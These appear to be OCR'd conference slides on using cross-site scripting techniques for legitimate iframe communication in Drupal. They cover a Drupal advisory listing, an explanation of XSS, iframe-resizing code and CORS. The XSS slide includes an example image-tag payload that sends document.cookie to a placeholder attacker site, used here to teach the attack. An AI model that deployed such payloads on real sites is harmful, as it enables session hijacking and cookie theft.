
Non-Evil XSS with Drupal & EasyXDM

Stephen Barker, Digital Frontiers Media

@digitalfrontier



Security advisories

These posts by the Drupal security team are also sent to the security announcements e-mail list.

SA-CORE-2013-002 - Drupal core - Denial of service

Posted by Drupal Security Team on *February 20, 2013 at 8:50pm*

- Advisory ID: DRUPAL-SA-CORE-2013-002
- Project: Drupal core
- Version: 7.x
- Date: 2013-February-20
- Security risk: Critical
- Exploitable from: Remote
- Vulnerability: Denial of service

Read more

Categories: Drupal 7.x

Security announcements

In addition to the news page and sub-tabs, all security announcements are posted to an email list. To subscribe to email: log in, go to your user profile page and subscribe to the security newsletter on the *Edit » My newsletters* tab.

You can also get rss feeds for core, contrib, or public service announcements or follow @drupalsecurity on Twitter.

Drupal Security Advisories

Drupal.org/security

What is XSS?


Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

Example:

- Mallory posts a message with malicious payload to a social network.
- When Bob reads the message, Mallory's XSS steals Bob's cookie.
- Mallory can now hijack Bob's session and impersonate Bob.

Example:

```
<IMG SRC="javascript: postMessage
(document.cookie, ‘http://mallorysSite.com/pwnd’);">
```


Tahoe Luxury Real Estate |
http://idx.tluxrealestate.com/
Google
Bonjour
Wappalyzer
Low Poly Humans
USB Ravage
Teak Sealant
login
DFM
Adobe® BrowserLab
Cotchin!
tltmls DEV
Drupal Answ...k Exchange
Tahoe Luxury Real Estate |
Tahoe Luxury Properties
email
1.800.581.8828
...premium Lake Tahoe Real Estate for buyers & sellers
Featured Properties ☆ Search Listings ☆ Area Guide ☆ Selling Property ☆ Vacation Rentals ☆ About Us ☆ Blog ☆
Create an Account
Sign In
My Account
My Watch List

Enter Search Details

☑ Any ☐ Single Family ☐ Condominium/Townhouse ☐ Share Ownership/Time Share

Price Range: no minimum no maximum

Bedrooms: any

Bathroooms: any

New Listing Watch

Be the first to know...
Sign up to receive email notifications of new listings that meet your criteria.

MWIDX -Powered by Drupal


Resizing iFrames Containing Dynamic Content

```
<script type="text/javascript">
  function iframeLoaded() {
      var iFrameID = document.getElementById('idIframe');
      if(iFrameID) {
            // here you can meke the height, I delete it first, then I make it again
            iFrameID.height = "";
            iFrameID.height = iFrameID.contentWindow.document.body.scrollHeight +
"px";
      }
  }
</script>
```

OR script in host called from within the iframe: parent.iframeLoaded();

CORS

Cross-origin resource sharing (CORS) is a mechanism that allows a web page to make XMLHttpRequests to another domain. Such "cross-domain" requests would otherwise be forbidden by web browsers, per the same origin security policy. CORS defines a way in which the browser and the server can interact to determine whether or not to allow the cross-origin request. It is more powerful than only allowing same-origin requests, but it is more secure than simply allowing all such cross-origin requests.



enable cross-origin resource sharing

